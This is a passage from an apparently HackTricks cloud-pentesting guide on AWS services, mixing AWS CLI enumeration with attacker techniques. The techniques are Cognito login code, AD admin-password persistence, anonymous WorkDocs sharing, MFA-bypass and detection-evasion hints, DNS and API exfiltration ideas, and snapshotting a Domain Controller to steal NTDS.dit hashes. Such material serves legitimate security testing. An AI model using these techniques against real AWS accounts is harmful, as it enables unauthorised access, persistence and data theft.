This scenario is similar to the previous one but **instead of sending the password** through the network to login a **challenge authentication is performed** (so no password navigating even encrypted through the net).\\ This **method is enabled** by default.

To **login** you **need** to know:

- user pool id
- client id
- username
- password
- client secret (only if the app is configured to use a secret)

Code to login

```

from warrant.aws_srp import AWSSRP
import os

USERNAME='xxx'
PASSWORD='yyy'
POOL_ID='us-east-1_zzzzz'
CLIENT_ID = '12xxxxxxxxxxxxxxxxxxxxxx'
CLIENT_SECRET = 'secreeeeet'
os.environ["AWS_DEFAULT_REGION"] = "<region>

aws = AWSSRP(username=USERNAME, password=PASSWORD,
pool_id=POOL_ID,
    client_id=CLIENT_ID, client_secret=CLIENT_SECRET)
tokens = aws.authenticate_user()
id_token = tokens['AuthenticationResult']['IdToken']
refresh_token = tokens['AuthenticationResult']['RefreshToken']
access_token = tokens['AuthenticationResult']['AccessToken']
token_type = tokens['AuthenticationResult']['TokenType']

```

## REFRESH\_TOKEN\_AUTH & REFRESH\_TOKEN

This **method is always going to be valid** (it cannot be disabled) but you need to have a valid refresh token.

```

aws cognito-idp initiate-auth \
--client-id 3ig6h5gjm56p1ljls1prq2miut \
--auth-flow REFRESH_TOKEN_AUTH \
--region us-east-1 \
--auth-parameters 'REFRESH_TOKEN=<token>'
```

## Code to refresh

```
import boto3
import botocore
import hmac
import hashlib
import base64

client_id = "<client-id>"
token = '<token>'

boto_client = boto3.client('cognito-idp',
region_name='<region>')

def refresh(client_id, refresh_token):
    try:
        return boto_client.initiate_auth(
            ClientId=client_id,
            AuthFlow='REFRESH_TOKEN_AUTH',
            AuthParameters={
                'REFRESH_TOKEN': refresh_token
            }
        )
    except botocore.exceptions.ClientError as e:
        return e.response

print(refresh(client_id, token))
```

## CUSTOM\_AUTH

In this case the **authentication** is going to be performed through the **execution of a lambda function**.

# Extra Security

## Advanced Security

By default it's disabled, but if enabled, Cognito could be able to **find account takeovers**. To minimise the probability you should login from a **network inside the same city, using the same user agent** (and IP is that's possible).

## MFA Remember device

If the user logins from the same device, the MFA might be bypassed, therefore try to login from the same browser with the same metadata (IP?) to try to bypass the MFA protection.

# User Pool Groups IAM Roles

It's possible to add **users to User Pool** groups that are related to one or several **IAM roles**. In order to be able to access IAM credentials of those groups it's needed that the **User Pool is assigned to an Identity Pool.**\ In this case, you could just login with your user, get the ID token and query the identity pool to get the credentials.

**TODO:** Find how to get AWS credentials of the role/s assigned to the user of the User Pool (if you know how to do this send a PR please)

**Support HackTricks and get benefits!**

# **AWS - DataPipeline, CodePipeline, CodeBuild & CodeCommit**

**Support HackTricks and get benefits!**

# DataPipeline

With AWS Data Pipeline, you can regularly **access your data where it's stored, transform and process it at scale**, and efficiently transfer the results to AWS services such as Amazon S3, Amazon RDS, Amazon DynamoDB, and Amazon EMR.

## Enumeration

```
aws datapipeline list-pipelines
aws datapipeline describe-pipelines --pipeline-ids <ID>
aws datapipeline list-runs --pipeline-id <ID>
aws datapipeline get-pipeline-definition --pipeline-id <ID>
```

## Privesc

In the following page you can check how to **abuse datapipeline permissions to escalate privileges**:

[aws-datapipeline-privesc.md](#)

# CodePipeline

AWS CodePipeline is a fully managed **continuous delivery service** that helps you **automate your release pipelines** for fast and reliable application and infrastructure updates. CodePipeline automates the **build, test, and deploy phases** of your release process every time there is a code change, based on the release model you define.

## Enumeration

```
aws codepipeline list-pipelines
aws codepipeline get-pipeline --name <pipeline_name>
aws codepipeline list-action-executions --pipeline-name
<pl_name>
aws codepipeline list-pipeline-executions --pipeline-name
<pl_name>
aws codepipeline list-webhooks
aws codepipeline get-pipeline-state --name <pipeline_name>
```

## Privesc

In the following page you can check how to **abuse codepipeline permissions to escalate privileges**:

[aws-codepipeline-privesc.md](#)

# CodeBuild

AWS **CodeBuild** is a fully managed continuous integration service that compiles source code, runs tests, and produces software packages that are ready to deploy. With CodeBuild, you don't need to provision, manage, and scale your own build servers.

## Enumeration

```
# List external repo creds (such as github tokens)
## It doesn't return the token but just the ARN where it's
located
aws codebuild list-source-credentials

# Projects
aws codebuild list-shared-projects
aws codebuild list-projects
aws codebuild batch-get-projects --names <project_name> #Check
for creds in env vars

# Builds
aws codebuild list-builds
aws codebuild list-builds-for-project --project-name <p_name>

# Reports
aws codebuild list-reports
aws codebuild describe-test-cases --report-arn <ARN>
```

# Privesc

In the following page you can check how to **abuse codebuild permissions to escalate privileges**:

[aws-codebuild-privesc.md](#)

# **CodeCommit**

It is a **version control service**, which is hosted and fully managed by Amazon, which can be used to privately store data (documents, binary files, source code) and manage them in the cloud.

It **eliminates** the requirement for the user to know Git and **manage their own source control system** or worry about scaling up or down their infrastructure. Codecommit supports all the standard **functionalities that can be found in Git**, which means it works effortlessly with user's current Git-based tools.

## **Enumeration**

```
# Repos
aws codecommit list-repositories
aws codecommit get-repository --repository-name <name>
aws codecommit get-repository-triggers --repository-name <name>
aws codecommit list-branches --repository-name <name>
aws codecommit list-pull-requests --repository-name <name>

# Approval rules
aws codecommit list-approval-rule-templates
aws codecommit get-approval-rule-template --approval-rule-
template-name <name>
aws codecommit list-associated-approval-rule-templates-for-
repository --repository-name <name>

# Get & Put files
## Get a file
aws codecommit get-file --repository-name backend-api --file-
path app.py
## Put a file
aws codecommit get-branch --repository-name backend-api ---
branch-name master
aws codecommit put-file --repository-name backend-api --branch-
name master --file-content fileb://./app.py --file-path app.py
--parent-commit-id <commit-id>

# SSH Keys & Clone repo
## Get codecommit keys
aws iam list-ssh-public-keys #User keys for CodeCommit
aws iam get-ssh-public-key --user-name <username> --ssh-public-
key-id <id> --encoding SSH #Get public key with metadata
# The previous command will give you the fingerprint of the ssh
key
# With the next command you can check the fingerprint of an ssh
key and compare them
ssh-keygen -f .ssh/id_rsa -l -E md5
```

```
# Clone repo
git clone ssh://<SSH-KEY-ID>@git-codecommit.
<REGION>.amazonaws.com/v1/repos/<repo-name>
```

**Support HackTricks and get benefits!**

# **AWS - Directory Services / WorkDocs**

**Support HackTricks and get benefits!**

# Directory Services

AWS Directory Service for Microsoft Active Directory is a managed service that makes it easy to **set up, operate, and scale a directory** in the AWS Cloud. It is built on actual **Microsoft Active Directory** and integrates tightly with other AWS services, making it easy to manage your directory-aware workloads and AWS resources. With AWS Managed Microsoft AD, you can **use your existing** Active Directory users, groups, and policies to manage access to your AWS resources. This can help simplify your identity management and reduce the need for additional identity solutions. AWS Managed Microsoft AD also provides automatic backups and disaster recovery capabilities, helping to ensure the availability and durability of your directory. Overall, AWS Directory Service for Microsoft Active Directory can help you save time and resources by providing a managed, highly available, and scalable Active Directory service in the AWS Cloud.

## Options

Directory Services allows to create 5 types of directories:

- **AWS Managed Microsoft AD:** Which will run a new **Microsoft AD in AWS**. You will be able to set the admin password and access the DCs in a VPC.
- **Simple AD:** Which will be a **Linux-Samba** Active Directory-compatible server. You will be able to set the admin password and access the DCs in a VPC.

- **AD Connector:** A proxy for **redirecting directory requests to your existing Microsoft Active Directory** without caching any information in the cloud. It will be listening in a **VPC** and you need to give **credentials to access the existing AD**.
- **Amazon Cognito User Pools:** This is the same as Cognito User Pools.
- **Cloud Directory:** This is the **simplest** one. A **serverless** directory where you indicate the **schema** to use and are **billed according to the usage**.

AWS Directory services allows to **synchronise** with your existing **on-premises** Microsoft AD, **run your own one** in AWS or synchronize with **other directory types**.

## Lab

Here you can find a nice tutorial to create you own Microsoft AD in AWS:

[https://docs.aws.amazon.com/directoryservice/latest/admin-guide/ms\\_ad\\_tutorial\\_test\\_lab\\_base.html](https://docs.aws.amazon.com/directoryservice/latest/admin-guide/ms_ad_tutorial_test_lab_base.html)

## Enumeration

```
# Get directories and DCs
aws ds describe-directories
aws ds describe-domain-controllers --directory-id <id>
# Get directory settings
aws ds describe-trusts
aws ds describe-ldaps-settings --directory-id <id>
aws ds describe-shared-directories --owner-directory-id <id>
aws ds get-directory-limits
aws ds list-certificates --directory-id <id>
aws ds describe-certificate --directory-id <id> --certificate-id <id>
```

## Login

Note that if the **description** of the directory contained a **domain** in the field **AccessUrl** it's because a **user** can probably **login** with its **AD credentials** in some **AWS services**:

- <name>.awsapps.com/connect (Amazon Connect)
- <name>.awsapps.com/workdocs (Amazon WorkDocs)
- <name>.awsapps.com/workmail (Amazon WorkMail)
- <name>.awsapps.com/console (Amazon Management Console)
- <name>.awsapps.com/start (IAM Identity Center)

## Privilege Escalation

[aws-directory-services-privesc.md](#)

# Persistence

## Using an AD user

An **AD user** can be given **access over the AWS management console** via a Role to assume. The **default username is Admin** and it's possible to **change its password** from AWS console.

Therefore, it's possible to **change the password of Admin, create a new user** or **change the password** of a user and grant that user a Role to maintain access.\ It's also possible to **add a user to a group inside AD** and **give that AD group access to a Role** (to make this persistence more stealth).

## Sharing AD (from victim to attacker)

It's possible to share an AD environment from a victim to an attacker. This way the attacker will be able to continue accessing the AD env.\ However, this implies sharing the managed AD and also creating an VPC peering connection.

You can find a guide here:

[https://docs.aws.amazon.com/directoryservice/latest/admin-guide/step1\\_setup\\_networking.html](https://docs.aws.amazon.com/directoryservice/latest/admin-guide/step1_setup_networking.html)

## Sharing AD (from attacker to victim)

It doesn't look like possible to grant AWS access to users from a different AD env to one AWS account.

# WorkDocs

Amazon Web Services (AWS) WorkDocs is a cloud-based **file storage and sharing service**. It is part of the AWS suite of cloud computing services and is designed to provide a secure and scalable solution for organizations to store, share, and collaborate on files and documents.

AWS WorkDocs provides a web-based interface for users to upload, access, and manage their files and documents. It also offers features such as version control, real-time collaboration, and integration with other AWS services and third-party tools.

## Enumeration

```
{ % code overflow="wrap" %}
```

```
# Get AD users (Admin not included)
aws workdocs describe-users --organization-id <directory-id>
# Get AD groups (containing "a")
aws workdocs describe-groups --organization-id d-9067a0285c --
search-query a

# Create user (created inside the AD)
aws workdocs create-user --username testingasd --given-name
testingasd --surname testingasd --password <password> --email-
address name@directory.domain --organization-id <directory-id>

# Get what each user has created
aws workdocs describe-activities --user-id "S-1-5-21-377..."

# Get what was created in the directory
aws workdocs describe-activities --organization-id <directory-
id>

# Get folder content
aws workdocs describe-folder-contents --folder-id <fold-id>

# Get file (a url to access with the content will be retrieved)
aws workdocs get-document --document-id <doc-id>

# Get resource permissions if any
aws workdocs describe-resource-permissions --resource-id
<value>

# Add permission so anyway can see the file
aws workdocs add-resource-permissions --resource-id <id> --
principals Id=anonymous,Type=ANONYMOUS,Role=VIEWER
## This will give an id, the file will be acesible in:
https://<name>.awsapps.com/workdocs/index.html#/share/document/<id>
```

# **Privesc**

[aws-workdocs-privesc.md](#)

**Support HackTricks and get benefits!**

# **AWS - EC2, EBS, ELB, SSM, VPC & VPN Enum**

**Support HackTricks and get benefits!**

# VPC

Amazon **Virtual Private Cloud** (Amazon VPC) enables you to **launch AWS resources into a virtual network** that you've defined. This virtual network closely resembles a traditional network that you'd operate in your own data center, with the benefits of using the scalable infrastructure of AWS.

## VPC Flow Logs

Within your VPC, you could potentially have hundreds or even thousands of resources all communicating between different subnets both public and private and also between different VPCs through VPC peering connections. **VPC Flow Logs allows you to capture IP traffic information that flows between your network interfaces of your resources within your VPC.**

Unlike S3 access logs and CloudFront access logs, the **log data generated by VPC Flow Logs is not stored in S3. Instead, the log data captured is sent to CloudWatch logs.**

### Limitations:

- If you are running a VPC peered connection, then you'll only be able to see flow logs of peered VPCs that are within the same account.
- If you are still running resources within the EC2-Classic environment, then unfortunately you are not able to retrieve information from their interfaces

- Once a VPC Flow Log has been created, it cannot be changed. To alter the VPC Flow Log configuration, you need to delete it and then recreate a new one.
- The following traffic is not monitored and captured by the logs. DHCP traffic within the VPC, traffic from instances destined for the Amazon DNS Server.
- Any traffic destined to the IP address for the VPC default router and traffic to and from the following addresses, 169.254.169.254 which is used for gathering instance metadata, and 169.254.169.123 which is used for the Amazon Time Sync Service.
- Traffic relating to an Amazon Windows activation license from a Windows instance
- Traffic between a network load balancer interface and an endpoint network interface

For every network interface that publishes data to the CloudWatch log group, it will use a different log stream. And within each of these streams, there will be the flow log event data that shows the content of the log entries. Each of these **logs captures data during a window of approximately 10 to 15 minutes.**

## Subnets

Subnets helps to enforce a greater level of security. **Logical grouping of similar resources** also helps you to maintain an **ease of management** across your infrastructure.\ Valid CIDR are from a /16 netmask to a /28 netmask.\ A subnet cannot be in different availability zones at the same time.

By having **multiple Subnets with similar resources grouped together**, it allows for greater security management. By implementing **network level virtual firewalls**, called network access control lists, or **NACLs**, it's possible to **filter traffic** on specific ports from both an ingress and egress point at the Subnet level.

When you create a subnet the **network** and **broadcast address** of the subnet **can't be used** for host addresses and **AWS reserves the first three host IP addresses** of each subnet **for internal AWS usage**: the first host address used is for the VPC router. The second address is reserved for AWS DNS and the third address is reserved for future use.

It's called **public subnets** to those that have **direct access to the Internet**, **whereas private subnets do not**.

In order to make a subnet public you need to **create** and **attach** an **Internet gateway** to your VPC. This Internet gateway is a managed service, controlled, configured, and maintained by AWS. It scales horizontally automatically, and is classified as a highly valuable component of your VPC infrastructure. Once your Internet gateway is attached to your VPC, you have a gateway to the Internet. However, at this point, your instances have no idea how to get out to the Internet. As a result, you need to add a default route to the route table associated with your subnet. The route could have a **destination value of 0.0.0.0/0**, and the target value will be set as **your Internet gateway ID**.

By default, all subnets have the automatic assigned of public IP addresses turned off but it can be turned on.

**A local route within a route table enables communication between VPC subnets.**

If you are **connection a subnet with a different subnet you cannot access the subnets connected** with the other subnet, you need to create connection with them directly. **This also applies to internet gateways.** You cannot go through a subnet connection to access internet, you need to assign the internet gateway to your subnet.

### VPC Peering

VPC peering allows you to **connect two or more VPCs together**, using IPV4 or IPV6, as if they were a part of the same network.

Once the peer connectivity is established, **resources in one VPC can access resources in the other.** The connectivity between the VPCs is implemented through the existing AWS network infrastructure, and so it is highly available with no bandwidth bottleneck. As **peered connections operate as if they were part of the same network**, there are restrictions when it comes to your CIDR block ranges that can be used.\ If you have **overlapping or duplicate CIDR** ranges for your VPC, then **you'll not be able to peer the VPCs together.**\ Each AWS VPC will **only communicate with its peer.** As an example, if you have a peering connection between VPC 1 and VPC 2, and another connection between VPC 2 and VPC 3 as shown, then VPC 1 and 2 could communicate with each other directly, as can VPC 2 and VPC 3, however, VPC 1 and VPC 3 could not. **You can't route through one VPC to get to another.**

## Relation

Learn how are related the most common elements of networking of AWS:  
>VPC, network, subnetworks, interfaces, security groups, NAT gateways...  
in

[aws-vpcs-network-subnetworks-interfaces-secgroups-nat.md](#)

## Enumeration

Check the enumeration of the EC2 section below.

## Post- Exploitation

### Malicious VPC Mirror

VPC traffic mirroring **duplicates inbound and outbound traffic for EC2 instances within a VPC** without the need to install anything on the instances themselves. This duplicated traffic would commonly be sent to something like a network intrusion detection system (IDS) for analysis and monitoring.\ An attacker could abuse this to capture all the traffic and obtain sensitive information from it:

[aws-malicious-vpc-mirror.md](#)

# EC2

You can use Amazon EC2 to launch as many or as few **virtual servers as you need**, configure **security** and **networking**, and manage **storage**.

Amazon EC2 enables you to scale up or down to handle changes in requirements or spikes in popularity, reducing your need to forecast traffic.

Interesting things to enumerate in EC2:

- Virtual Machines
  - SSH Keys
  - User Data
  - Snapshots
- Networking
  - Networks
  - Subnetworks
  - Public IPs
  - Open ports
- Integrated connections with other networks outside AWS

## Instance Profiles

Using **roles** to grant permissions to applications that run on **EC2 instances** requires a bit of extra configuration. An application running on an EC2 instance is abstracted from AWS by the virtualized operating system.

Because of this extra separation, you need an additional step to assign an

AWS role and its associated permissions to an EC2 instance and make them available to its applications. This extra step is the **creation of an *instance profile*** attached to the instance. The **instance profile contains the role and** can provide the role's temporary credentials to an application that runs on the instance. Those temporary credentials can then be used in the application's API calls to access resources and to limit access to only those resources that the role specifies. Note that **only one role can be assigned to an EC2 instance** at a time, and all applications on the instance share the same role and permissions.

## Enumeration

```
# Get EC2 instances
aws ec2 describe-instances
aws ec2 describe-instance-status #Get status from running
instances

# Get user data from each ec2 instance
for instanceid in $(aws ec2 describe-instances | grep -Eo '"i-
[a-zA-Z0-9]+\' | tr -d '\"'); do
    aws ec2 describe-instance-attribute --instance-id
"$instanceid" --attribute userData
done

# Instance profiles
aws iam list-instance-profiles
aws iam list-instance-profiles-for-role --role-name <name>

# Get tags
aws ec2 describe-tags

# Get volumes
aws ec2 describe-volume-status
aws ec2 describe-volumes

# Get snapshots
aws ec2 describe-snapshots --owner-ids self

# Scheduled instances
aws ec2 describe-scheduled-instances

# Get custom images
aws ec2 describe-images --owners self

# Get Elastic IPs
aws ec2 describe-addresses
```

```
# Get current output
aws ec2 get-console-output --instance-id [id]

# Get VPN customer gateways
aws ec2 describe-customer-gateways
aws ec2 describe-vpn-gateways
aws ec2 describe-vpn-connections

# List conversion tasks to upload/download VMs
aws ec2 describe-conversion-tasks
aws ec2 describe-import-image-tasks

# Get Bundle Tasks
aws ec2 describe-bundle-tasks

# Get Classic Instances
aws ec2 describe-classic-link-instances

# Get Dedicated Hosts
aws ec2 describe-hosts

# Get SSH Key Pairs
aws ec2 describe-key-pairs

# Get Internet Gateways
aws ec2 describe-internet-gateways

# Get NAT Gateways
aws ec2 describe-nat-gateways

# Get subnetworks
aws ec2 describe-subnets

# Get FW rules
aws ec2 describe-network-acls
```

```
# Get security groups
aws ec2 describe-security-groups

# Get interfaces
aws ec2 describe-network-interfaces

# Get routes table
aws ec2 describe-route-tables

# Get VPCs
aws ec2 describe-vpcs
aws ec2 describe-vpc-peering-connections
```

## Copy Instance

First you need to extract data about the current instances and their

AMI/security groups/subnet : `aws ec2 describe-images --region eu-west-1`

```

# create a new image for the instance-id
$ aws ec2 create-image --instance-id i-0438b003d81cd7ec5 --name
"AWS Audit" --description "Export AMI" --region eu-west-1

# add key to AWS
$ aws ec2 import-key-pair --key-name "AWS Audit" --public-key-
material file:///.ssh/id_rsa.pub --region eu-west-1

# create ec2 using the previously created AMI, use the same
security group and subnet to connect easily.
$ aws ec2 run-instances --image-id ami-0b77e2d906b00202d --
security-group-ids "sg-6d0d7f01" --subnet-id subnet-9eb001ea --
count 1 --instance-type t2.micro --key-name "AWS Audit" --query
"Instances[0].InstanceId" --region eu-west-1

# now you can check the instance
aws ec2 describe-instances --instance-ids i-0546910a0c18725a1

# If needed : edit groups
aws ec2 modify-instance-attribute --instance-id "i-
0546910a0c18725a1" --groups "sg-6d0d7f01" --region eu-west-1

# be a good guy, clean our instance to avoid any useless cost
aws ec2 stop-instances --instance-id "i-0546910a0c18725a1" --
region eu-west-1
aws ec2 terminate-instances --instance-id "i-0546910a0c18725a1"
--region eu-west-1

```

## Privesc

In the following page you can check how to **abuse EC2 permissions to escalate privileges**:

[aws-ec2-privesc.md](#)

## Unauthenticated Access

[aws-ec2-unauthenticated-enum.md](#)

## DNS Exfiltration

Even if you lock down an EC2 so no traffic can get out, it can still **exfil via DNS**.

- **VPC Flow Logs will not record this.**
- You have no access to AWS DNS logs.
- Disable this by setting "enableDnsSupport" to false with:

```
aws ec2 modify-vpc-attribute --no-enable-dns-support --vpc-id  
<vpc-id>
```

## Network Persistence

If a defender finds that an **EC2 instance was compromised** he will probably try to **isolate** the **network** of the machine. He could do this with an explicit **Deny NACL** (but NACLs affect the entire subnet), or **changing the security group** not allowing **any kind of inbound or outbound** traffic.

If the attacker had an **SSH connection** with the machine the **change of the security group** will **kill** this connection. However, if the attacker had a **reverse shell originated from the machine**, even if no inbound or outbound

rule allows this connection, the **connection won't be killed due to Security Group Connection Tracking**.

## Exfiltration via API calls

An attacker could call API endpoints of an account controlled by him. Cloudtrail will log this calls and the attacker will be able to see the exfil data in the Cloudtrail logs.

# EBS

Amazon **EBS** (Elastic Block Store) **snapshots** are basically static **backups** of AWS EBS volumes. In other words, they are **copies** of the **disks** attached to an **EC2** Instance at a specific point in time. EBS snapshots can be copied across regions and accounts, or even downloaded and run locally.

Snapshots can contain **sensitive information** such as **source code or API keys**, therefore, if you have the chance, it's recommended to check it.

## Checking a snapshot locally

```

# Install dependencies
pip install 'dsnap[cli]'
brew install vagrant
brew install virtualbox

# Get snapshot from image
mkdir snap_wordir; cd snap_workdir
dsnap init
## Download a snapshot of the volume of that instance
## If no snapshot existed it will try to create one
dsnap get <instance-id>
dsnap --profile default --region eu-west-1 get i-
0d706e33814c1ef9a
## Other way to get a snapshot
dsnap list #List snapshots
dsnap get snap-0dbb0347f47e38b96 #Download snapshot directly

# Run with vagrant
IMAGE=".img" vagrant up #Run image with
vagrant+virtuabox
IMAGE=".img" vagrant ssh #Access the VM
vagrant destroy #To destoy

# Run with docker
git clone https://github.com/RhinoSecurityLabs/dsnap.git
cd dsnap
make docker/build
IMAGE=".img" make docker/run #With the snapshot
downloaded

```

For more info on this technique check the original research in  
<https://rhinosecuritylabs.com/aws/exploring-aws-ebs-snapshots/>

You can do this with Pacu using the module [ebs\\_download\\_snapshots](#)

## Checking a snapshot in AWS

```
aws ec2 create-volume --availability-zone us-west-2a --region  
us-west-2 --snapshot-id snap-0b49342abd1bdcb89
```

**Mount it in a EC2 VM under your control** (it has to be in the same region as the copy of the backup):

**step 1:** Head over to EC2 → Volumes and create a new volume of your preferred size and type.

**Step 2:** Select the created volume, right click and select the “attach volume” option.

**Step 3:** Select the instance from the instance text box as shown below.\



**Step 4:** Now, login to your ec2 instance and list the available disks using the following command.

```
lsblk
```

The above command will list the disk you attached to your instance.

### Step5:

```
ubuntu@ip-172-31-22-49:~$ lsblk
NAME   MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
loop0    7:0     0 89M  1 loop /snap/core/7713
loop1    7:1     0 18M  1 loop /snap/amazon-ssm-agent/1480
xvda    202:0    0  8G  0 disk 
└─xvda1 202:1    0  8G  0 part /
ubuntu@ip-172-31-22-49:~$ 
ubuntu@ip-172-31-22-49:~$ lsblk
NAME   MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
loop0    7:0     0 89M  1 loop /snap/core/7713
loop1    7:1     0 18M  1 loop /snap/amazon-ssm-agent/1480
xvda    202:0    0  8G  0 disk 
└─xvda1 202:1    0  8G  0 part /
xvdf    202:80   0  8G  0 disk 
└─xvdf1 202:81   0  8G  0 part
ubuntu@ip-172-31-22-49:~$ sudo file -s /dev/xvdf
/dev/xvdf: DOS/MBR boot sector
ubuntu@ip-172-31-22-49:~$ sudo file -s /dev/xvdf1
/dev/xvdf1: Linux rev 1.0 ext4 filesystem data, UUID=5a2075d0
ubuntu@ip-172-31-22-49:~$ sudo mount /dev/xvdf1 /mnt
```

You can do this with Pacu using the module ebs\_\_explore\_snapshots

## Checking a snapshot in AWS (using cli)

```
aws ec2 create-volume --availability-zone us-west-2a --region
us-west-2 --snapshot-id <snap-0b49342abd1bdcb89>

# Attach new volume to instance
$ aws ec2 attach-volume --device /dev/sdh --instance-id
<INSTANCE-ID> --volume-id <VOLUME-ID>

# mount the snapshot from within the VM
$ sudo file -s /dev/xvdb1
# Returns:
# /dev/xvdb1: Linux rev 1.0 ext4 filesystem data,
UUID=5a2075d0-d095-4511-bef9-802fd8a7610e, volume name
"cloudimg-rootfs" (extents) (large files) (huge files)
$ sudo mount /dev/xvdb1 /mnt
```

## Shadow Copy

Any AWS user possessing the **EC2:CreateSnapshot** permission can steal the hashes of all domain users by creating a **snapshot of the Domain Controller** mounting it to an instance they control and **exporting the NTDS.dit and SYSTEM registry hive file** for use with Impacket's secretsdump project.

You can use this tool to automate the attack: <https://github.com/Static-Flow/CloudCopy> or you could use one of the previous techniques after creating a snapshot.

## Privesc

In the following page you can check how to **abuse EBS permissions to escalate privileges**:

[aws-ebs-privesc.md](#)

# SSM

**Amazon Simple Systems Manager (SSM)** allows to remotely manage floats of EC2 instances to make their administrations much more easy. Each of these instances need to be running the **SSM Agent service as the service will be the one getting the actions and performing them** from the AWS API.

**SSM Agent** makes it possible for Systems Manager to update, manage, and configure these resources. The agent **processes requests from the Systems Manager service in the AWS Cloud**, and then runs them as specified in the request.

The **SSM Agent** comes [preinstalled in some AMIs](#) or you need to [manually install them](#) on the instances. Also, the IAM Role used inside the instance needs to have the policy **AmazonEC2RoleforSSM** attached to be able to communicate.

## Enumeration

```
aws ssm describe-instance-information
aws ssm describe-parameters
aws ssm describe-sessions --state [Active|History]
aws ssm describe-instance-patches --instance-id <id>
aws ssm describe-instance-patch-states --instance-ids <id>
aws ssm describe-instance-associations-status --instance-id
<id>
```

You can check in an EC2 instance if Systems Manager is running just by executing:

```
ps aux | grep amazon-ssm
```

## Privesc

In the following page you can check how to **abuse SSM permissions to escalate privileges**:

[aws-ssm-privesc.md](#)

## Post-Exploitation

Techniques like SSM message interception can be found in the SSM post-exploitation page:

[aws-ssm-post-exploitation.md](#)

# ELB

**Elastic Load Balancing (ELB)** is a **load-balancing service for Amazon Web Services (AWS)** deployments. ELB automatically **distributes incoming application traffic** and scales resources to meet traffic demands.

## Enumeration

```
# List internet-facing ELBs
aws elb describe-load-balancers
aws elb describe-load-balancers | jq
'.LoadBalancerDescriptions[] | select(.Scheme |
contains("internet-facing")) | .DNSName'

# DONT FORGET TO CHECK VERSION 2
aws elbv2 describe-load-balancers
aws elbv2 describe-load-balancers | jq
'.LoadBalancers[].DNSName'
aws elbv2 describe-listeners --load-balancer-arn
<load_balancer_arn>
```

# Launch Templates & Autoscaling Groups

## Enumeration

```
# Launch templates
aws ec2 describe-launch-templates
aws ec2 describe-launch-template-versions --launch-template-id
<launch_template_id>

# Autoscaling
aws autoscaling describe-auto-scaling-groups
aws autoscaling describe-auto-scaling-instances
aws autoscaling describe-launch-configurations
aws autoscaling describe-load-balancer-target-groups
aws autoscaling describe-load-balancers
```

# VPN

## Site-to-Site VPN

**Connect your on-premises network with your VPC.**

## Concepts

- **VPN connection:** A secure connection between your on-premises equipment and your VPCs.
- **VPN tunnel:** An encrypted link where data can pass from the customer network to or from AWS.

Each VPN connection includes two VPN tunnels which you can simultaneously use for high availability.

- **Customer gateway:** An AWS resource which provides information to AWS about your customer gateway device.
- **Customer gateway device:** A physical device or software application on your side of the Site-to-Site VPN connection.
- **Virtual private gateway:** The VPN concentrator on the Amazon side of the Site-to-Site VPN connection. You use a virtual private gateway or a transit gateway as the gateway for the Amazon side of the Site-to-Site VPN connection.
- **Transit gateway:** A transit hub that can be used to interconnect your VPCs and on-premises networks. You use a transit gateway or virtual

private gateway as the gateway for the Amazon side of the Site-to-Site VPN connection.

## Limitations

- IPv6 traffic is not supported for VPN connections on a virtual private gateway.
- An AWS VPN connection does not support Path MTU Discovery.

In addition, take the following into consideration when you use Site-to-Site VPN.

- When connecting your VPCs to a common on-premises network, we recommend that you use non-overlapping CIDR blocks for your networks.

## Components of Client VPN

### Connect from your machine to your VPC

## Concepts

- **Client VPN endpoint:** The resource that you create and configure to enable and manage client VPN sessions. It is the resource where all client VPN sessions are terminated.
- **Target network:** A target network is the network that you associate with a Client VPN endpoint. **A subnet from a VPC is a target network.** Associating a subnet with a Client VPN endpoint enables

you to establish VPN sessions. You can associate multiple subnets with a Client VPN endpoint for high availability. All subnets must be from the same VPC. Each subnet must belong to a different Availability Zone.

- **Route:** Each Client VPN endpoint has a route table that describes the available destination network routes. Each route in the route table specifies the path for traffic to specific resources or networks.
- **Authorization rules:** An authorization rule **restricts the users who can access a network**. For a specified network, you configure the Active Directory or identity provider (IdP) group that is allowed access. Only users belonging to this group can access the specified network. **By default, there are no authorization rules** and you must configure authorization rules to enable users to access resources and networks.
- **Client:** The end user connecting to the Client VPN endpoint to establish a VPN session. End users need to download an OpenVPN client and use the Client VPN configuration file that you created to establish a VPN session.
- **Client CIDR range:** An IP address range from which to assign client IP addresses. Each connection to the Client VPN endpoint is assigned a unique IP address from the client CIDR range. You choose the client CIDR range, for example, `10.2.0.0/16`.
- **Client VPN ports:** AWS Client VPN supports ports 443 and 1194 for both TCP and UDP. The default is port 443.
- **Client VPN network interfaces:** When you associate a subnet with your Client VPN endpoint, we create Client VPN network interfaces in that subnet. **Traffic that's sent to the VPC from the Client VPN**

**endpoint is sent through a Client VPN network interface.** Source network address translation (SNAT) is then applied, where the source IP address from the client CIDR range is translated to the Client VPN network interface IP address.

- **Connection logging:** You can enable connection logging for your Client VPN endpoint to log connection events. You can use this information to run forensics, analyze how your Client VPN endpoint is being used, or debug connection issues.
- **Self-service portal:** You can enable a self-service portal for your Client VPN endpoint. Clients can log into the web-based portal using their credentials and download the latest version of the Client VPN endpoint configuration file, or the latest version of the AWS provided client.

## Limitations

- **Client CIDR ranges cannot overlap with the local CIDR** of the VPC in which the associated subnet is located, or any routes manually added to the Client VPN endpoint's route table.
- Client CIDR ranges must have a block size of at **least /22** and must **not be greater than /12**.
- A **portion of the addresses** in the client CIDR range are used to **support the availability** model of the Client VPN endpoint, and cannot be assigned to clients. Therefore, we recommend that you **assign a CIDR block that contains twice the number of IP addresses that are required** to enable the maximum number of

concurrent connections that you plan to support on the Client VPN endpoint.

- The **client CIDR range cannot be changed** after you create the Client VPN endpoint.
- The **subnets** associated with a Client VPN endpoint **must be in the same VPC**.
- You **cannot associate multiple subnets from the same Availability Zone with a Client VPN endpoint**.
- A Client VPN endpoint **does not support subnet associations in a dedicated tenancy VPC**.
- Client VPN supports **IPv4** traffic only.
- Client VPN is **not** Federal Information Processing Standards (**FIPS compliant**).
- If multi-factor authentication (MFA) is disabled for your Active Directory, a user password cannot be in the following format.

```
SCRV1:<base64_encoded_string>:<base64_encoded_string>
```

- The self-service portal is **not available for clients that authenticate using mutual authentication**.

## Enumeration

Check EC2 enumeration.

**Support HackTricks and get benefits!**

# AWS - VPCs-Network-Subnetworks-Ifaces-SecGroups-NAT

**Support HackTricks and get benefits!**

In this post I will try to explain how are all those elements related.

A **VPC** contains a **network CIDR** like 10.0.0.0/16 (with its **routing table** and **network ACL**).

This VPC network is divided in **subnetworks**, so a **subnetwork** is directly **related** with the **VPC**, **routing table** and **network ACL**.

